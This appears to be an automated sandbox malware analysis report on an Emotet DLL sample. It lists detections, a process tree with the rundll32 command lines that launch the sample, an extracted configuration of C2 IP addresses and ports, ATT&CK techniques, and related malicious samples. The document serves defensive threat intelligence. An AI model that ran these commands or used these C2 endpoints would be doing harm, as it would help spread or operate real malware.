ID: 528565
Sample Name: MakbLShaqA.dll
Cookbook: default.jbs
Time: 14:17:56
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report MakbLShaqA.dll

Overview


General Information

Sample Name:	MakbLShaqA.dll
Analysis ID:	528565
MD5:	d8f093871cd90d1.
SHA1:	bed9b13fc1caeab..
SHA256:	778db11e074622..
Tags:	32 dll exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected Emotet
- System process connects to networ…
- Sigma detected: Emotet RunDLL32 …
- Multi AV Scanner detection for doma…
- Changes security center settings (no…
- Machine Learning detection for samp…
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…
- Uses 32bit PE files

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 5912 cmdline: loaddll32.exe "C:\Users\user\Desktop\MakbLShaqA.dll" MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 5680 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\MakbLShaqA.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 1488 cmdline: rundll32.exe "C:\Users\user\Desktop\MakbLShaqA.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 5064 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\MakbLShaqA.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 576 cmdline: rundll32.exe C:\Users\user\Desktop\MakbLShaqA.dll,Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 4624 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Sxdbowjvh\qaursesh.cky",UWJouFROYqkt MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 4396 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Sxdbowjvh\qaursesh.cky",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- svchost.exe (PID: 3056 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3444 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4620 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6092 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4144 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 1260 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 2436 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 244 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 6548 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6508 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6680 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 1884 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "Public Key": [
    "RUNLMSAAAADYNZPXY4tQxd/N4Wn5sTYAm5tUOxY2ol1ELrI4MNhHNi640vSLasjYTHpFRBoG+o84vtr7AJachCzOHjaAJFCW",
    "RUNTMSAAAAD0LxqDNhonUYwk8sqo7IWuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYofpZFucPDXCZ0z9i+ooUffqeoLZU0"
  ],
  "C2 list": [
    "51.178.61.60:443",
    "168.197.250.14:80",
    "45.79.33.48:8080",
    "196.44.98.190:8080",
    "177.72.80.14:7080",
    "51.210.242.234:8080",
    "185.148.169.10:8080",
    "142.4.219.173:8080",
    "78.47.204.80:443",
    "78.46.73.125:443",
    "37.44.244.177:8080",
    "37.59.209.141:8080",
    "191.252.103.16:80",
    "54.38.242.185:443",
    "85.214.67.203:8080",
    "54.37.228.122:443",
    "207.148.81.119:8080",
    "195.77.239.39:8080",
    "66.42.57.149:443",
    "195.154.146.35:443"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.644665975.0000000004820000.00000040.00000001.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000007.00000002.642932572.0000000002730000.00000040.00000010.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000007.00000002.645532661.0000000004CA0000.00000040.00000001.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000002.00000002.251093887.0000000005030000.00000040.00000001.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000007.00000002.645241270.0000000004BC0000.00000040.00000001.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 12 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.rundll32.exe.4eb0000.16.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
2.2.rundll32.exe.4bc0000.4.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.4bc0000.10.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.4900000.6.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.4eb0000.16.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 29 entries				

Sigma Overview

System Summary:

Sigma detected: Emotet RunDLL32 Process Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Emotet

System Summary:

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Con
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	Input Capture 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress T Transfer
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Encrypte Channel

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Con
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	System Information Discovery 3 5	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Applicati Layer Protocol
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	DLL Side-Loading 1	NTDS	Security Software Discovery 5 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applicati Layer Protocol
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	File Deletion 1	LSA Secrets	Virtualization/Sandbox Evasion 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 2	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiban Commur
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 3	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commor Used Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicati Layer Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pro
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tran Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MakbLShaqA.dll	17%	Virustotal		Browse
MakbLShaqA.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.rundll32.exe.4850000.5.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.27b0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.4b90000.9.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
2.2.rundll32.exe.4ef0000.9.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.4a30000.7.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
2.2.rundll32.exe.4b10000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
6.2.rundll32.exe.3f80000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
2.2.rundll32.exe.4cf0000.5.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
2.2.rundll32.exe.4e90000.7.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
3.2.rundll32.exe.28d0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.4bf0000.11.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.4cd0000.13.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
2.2.rundll32.exe.2e10000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.41f0000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
2.2.rundll32.exe.5060000.11.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.4dd0000.15.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.4ee0000.17.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://51.178.61.60/mORDXFCTowJiEIIL	0%	Avira URL Cloud	safe	
http://schemas.microft8	0%	Avira URL Cloud	safe	
http://https://51.178.61.60/	10%	Virustotal		Browse
http://https://51.178.61.60/	0%	Avira URL Cloud	safe	
http://https://51.178.61.60/mORDXFCTowJiEI	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://51.178.61.60/mORDXFCTowJiEI7L	0%	Avira URL Cloud	safe	
http://https://activity.windows.comt	0%	Avira URL Cloud	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://https://www.tiktok.com/legal/report/	0%	Avira URL Cloud	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://51.178.61.60/mORDXFCTowJiEI	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.148.81.119	unknown	United States		20473	AS-CHOOPAUS	true
196.44.98.190	unknown	Ghana		327814	EcobandGH	true
78.46.73.125	unknown	Germany		24940	HETZNER-ASDE	true
37.59.209.141	unknown	France		16276	OVHFR	true
85.214.67.203	unknown	Germany		6724	STRATOSTRATOAGDE	true
191.252.103.16	unknown	Brazil		27715	LocawebServicosdeInternet SABR	true
45.79.33.48	unknown	United States		63949	LINODE-APLinodeLLCUS	true
54.37.228.122	unknown	France		16276	OVHFR	true
185.148.169.10	unknown	Germany		44780	EVERSCALE-ASDE	true
142.4.219.173	unknown	Canada		16276	OVHFR	true
54.38.242.185	unknown	France		16276	OVHFR	true
195.154.146.35	unknown	France		12876	OnlineSASFR	true
195.77.239.39	unknown	Spain		60493	FICOSA-ASES	true
78.47.204.80	unknown	Germany		24940	HETZNER-ASDE	true
168.197.250.14	unknown	Argentina		264776	OmarAnselmoRipollTDCNET AR	true
51.178.61.60	unknown	France		16276	OVHFR	true
177.72.80.14	unknown	Brazil		262543	NewLifeFibraBR	true
66.42.57.149	unknown	United States		20473	AS-CHOOPAUS	true
37.44.244.177	unknown	Germany		47583	AS-HOSTINGERLT	true
51.210.242.234	unknown	France		16276	OVHFR	true

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528565
Start date:	25.11.2021
Start time:	14:17:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MakbLShaqA.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@26/7@0/21
EGA Information:	Failed
HDC Information:	• Successful, ratio: 30.4% (good quality ratio 28.3%) • Quality average: 74.9% • Quality standard deviation: 28.2%
HCA Information:	• Successful, ratio: 80% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Sleeps bigger than 120000ms are automatically reduced to 1000ms • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:19:02	API Interceptor	1x Sleep call for process: svchost.exe modified
14:20:16	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
207.148.81.119	tUJXpPwU27.dll	Get hash	malicious	Browse	
	pYebrdRKvR.dll	Get hash	malicious	Browse	
	pPX9DaPVYj.dll	Get hash	malicious	Browse	
	wUKXjICs5f.dll	Get hash	malicious	Browse	
	cRC6TZG6Wx.dll	Get hash	malicious	Browse	
	qrb6jVwzoe.dll	Get hash	malicious	Browse	
	1711.doc	Get hash	malicious	Browse	
	GQwxmGZFvtg.dll	Get hash	malicious	Browse	
	wNjqkrm8pH.dll	Get hash	malicious	Browse	
	5YO8hZg21O.dll	Get hash	malicious	Browse	
	dUGnMYeP1C.dll	Get hash	malicious	Browse	
	yFAXc9z51V.dll	Get hash	malicious	Browse	
	9fC0as7YLE.dll	Get hash	malicious	Browse	
	FlyE6huzxV.dll	Get hash	malicious	Browse	
	V0gZWRXv8d.dll	Get hash	malicious	Browse	
	t5EuQW2GUF.dll	Get hash	malicious	Browse	
	uh1WyesPlh.dll	Get hash	malicious	Browse	
	8rryPzJR1p.dll	Get hash	malicious	Browse	
	a65FgjVus4.dll	Get hash	malicious	Browse	
196.44.98.190	MakbLShaqA.dll	Get hash	malicious	Browse	
	tUJXpPwU27.dll	Get hash	malicious	Browse	
	pYebrdRKvR.dll	Get hash	malicious	Browse	
	pPX9DaPVYj.dll	Get hash	malicious	Browse	
	wUKXjICs5f.dll	Get hash	malicious	Browse	
	cRC6TZG6Wx.dll	Get hash	malicious	Browse	
	qrb6jVwzoe.dll	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1711.doc	Get hash	malicious	Browse	
	GQwxmGZFvtg.dll	Get hash	malicious	Browse	
	wNjqkrm8pH.dll	Get hash	malicious	Browse	
	5YO8hZg21O.dll	Get hash	malicious	Browse	
	dUGnMYeP1C.dll	Get hash	malicious	Browse	
	yFAXc9z51V.dll	Get hash	malicious	Browse	
	9fC0as7YLE.dll	Get hash	malicious	Browse	
	FIyE6huzxV.dll	Get hash	malicious	Browse	
	V0gZWRXv8d.dll	Get hash	malicious	Browse	
	t5EuQW2GUF.dll	Get hash	malicious	Browse	
	uh1WyesPlh.dll	Get hash	malicious	Browse	
	8rryPzJR1p.dll	Get hash	malicious	Browse	
	a65FgjVus4.dll	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-CHOOPAUS	MakbLShaqA.dll	Get hash	malicious	Browse	• 66.42.57.149
	OPKyR75fJn.exe	Get hash	malicious	Browse	• 149.28.253.196
	Ljm7n1QDZe	Get hash	malicious	Browse	• 68.232.173.117
	Jx35l5pwgd	Get hash	malicious	Browse	• 66.42.54.65
	tUJXpPwU27.dll	Get hash	malicious	Browse	• 66.42.57.149
	LZxr7xI4nc.exe	Get hash	malicious	Browse	• 149.28.253.196
	3E8869030B9C89B8C43E9F8A6730A516E3945AB1272E3.exe	Get hash	malicious	Browse	• 149.28.253.196
	5A15ECE1649A5EF54B70B95D9D413BAD068B8C1C932E2.exe	Get hash	malicious	Browse	• 149.28.253.196
	asbestos_safety_and_eradication_agency_enterprise_agreement 41573 .js	Get hash	malicious	Browse	• 45.76.154.237
	23062BA932165210EBB3FFCD15474E79F19E6AD74869F.exe	Get hash	malicious	Browse	• 149.28.253.196
	DA8063D9EB60622915D492542A6A8AE318BC87B4C5F89.exe	Get hash	malicious	Browse	• 155.138.201.103
	asbestos_safety_and_eradication_agency_enterprise_agreement 64081 .js	Get hash	malicious	Browse	• 45.76.154.237
	pYebrdRKvR.dll	Get hash	malicious	Browse	• 66.42.57.149
	pPX9DaPVYj.dll	Get hash	malicious	Browse	• 66.42.57.149
	wUKXjICs5f.dll	Get hash	malicious	Browse	• 66.42.57.149
	cRC6TZG6Wx.dll	Get hash	malicious	Browse	• 66.42.57.149
	qrb6jVwzoe.dll	Get hash	malicious	Browse	• 66.42.57.149
	AWB_NO_9284730932.exe	Get hash	malicious	Browse	• 45.32.28.45
	arm6-20211124-0649	Get hash	malicious	Browse	• 44.168.42.223
	6D2FF3CC83EA214E33E4105CCB1051CD85B82E052F615.exe	Get hash	malicious	Browse	• 149.28.253.196
EcobandGH	MakbLShaqA.dll	Get hash	malicious	Browse	• 196.44.98.190
	tUJXpPwU27.dll	Get hash	malicious	Browse	• 196.44.98.190
	pYebrdRKvR.dll	Get hash	malicious	Browse	• 196.44.98.190
	pPX9DaPVYj.dll	Get hash	malicious	Browse	• 196.44.98.190
	wUKXjICs5f.dll	Get hash	malicious	Browse	• 196.44.98.190
	cRC6TZG6Wx.dll	Get hash	malicious	Browse	• 196.44.98.190
	qrb6jVwzoe.dll	Get hash	malicious	Browse	• 196.44.98.190
	1711.doc	Get hash	malicious	Browse	• 196.44.98.190
	n6J7QJs4bk.dll	Get hash	malicious	Browse	• 196.44.109.73
	GQwxmGZFvtg.dll	Get hash	malicious	Browse	• 196.44.98.190
	wNjqkrm8pH.dll	Get hash	malicious	Browse	• 196.44.98.190
	5YO8hZg21O.dll	Get hash	malicious	Browse	• 196.44.98.190
	dUGnMYeP1C.dll	Get hash	malicious	Browse	• 196.44.98.190
	yFAXc9z51V.dll	Get hash	malicious	Browse	• 196.44.98.190
	9fC0as7YLE.dll	Get hash	malicious	Browse	• 196.44.98.190
	FIyE6huzxV.dll	Get hash	malicious	Browse	• 196.44.98.190
	V0gZWRXv8d.dll	Get hash	malicious	Browse	• 196.44.98.190
	t5EuQW2GUF.dll	Get hash	malicious	Browse	• 196.44.98.190

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	uh1WyesPlh.dll	Get hash	malicious	Browse	• 196.44.98.190
	8rryPzJR1p.dll	Get hash	malicious	Browse	• 196.44.98.190

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	MakbLShaqA.dll	Get hash	malicious	Browse	• 51.178.61.60
	lhvzcskYLPyellowfacebrownietacohead.dll	Get hash	malicious	Browse	• 51.178.61.60
	vacehcp3Zv.dll	Get hash	malicious	Browse	• 51.178.61.60
	SecuriteInfo.com.Drixed-FJX5EDC20B587B4.1828.dll	Get hash	malicious	Browse	• 51.178.61.60
	SecuriteInfo.com.Suspicious.Win32.Save.a.20268.dll	Get hash	malicious	Browse	• 51.178.61.60
	PSVSotIVGj.dll	Get hash	malicious	Browse	• 51.178.61.60
	ivXBh7Nwmt.dll	Get hash	malicious	Browse	• 51.178.61.60
	34PZXoE0JJ.dll	Get hash	malicious	Browse	• 51.178.61.60
	jPzSCuyellowfacebrownietacohead.dll	Get hash	malicious	Browse	• 51.178.61.60
	pYebrdRKvR.dll	Get hash	malicious	Browse	• 51.178.61.60
	pPX9DaPVYj.dll	Get hash	malicious	Browse	• 51.178.61.60
	wUKXjICs5f.dll	Get hash	malicious	Browse	• 51.178.61.60
	cRC6TZG6Wx.dll	Get hash	malicious	Browse	• 51.178.61.60
	qrb6jVwzoe.dll	Get hash	malicious	Browse	• 51.178.61.60
	ReadMe[2021.11.22_12-15].vbs	Get hash	malicious	Browse	• 51.178.61.60
	cTplVWrqRR.dll	Get hash	malicious	Browse	• 51.178.61.60
	NErdgsNsKR.vbs	Get hash	malicious	Browse	• 51.178.61.60
	F.A.Q[2021.11.22_12-15].vbs	Get hash	malicious	Browse	• 51.178.61.60
	Q1KL4ickDw.dll	Get hash	malicious	Browse	• 51.178.61.60
	yZGYbaJ.dll	Get hash	malicious	Browse	• 51.178.61.60

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.chk	
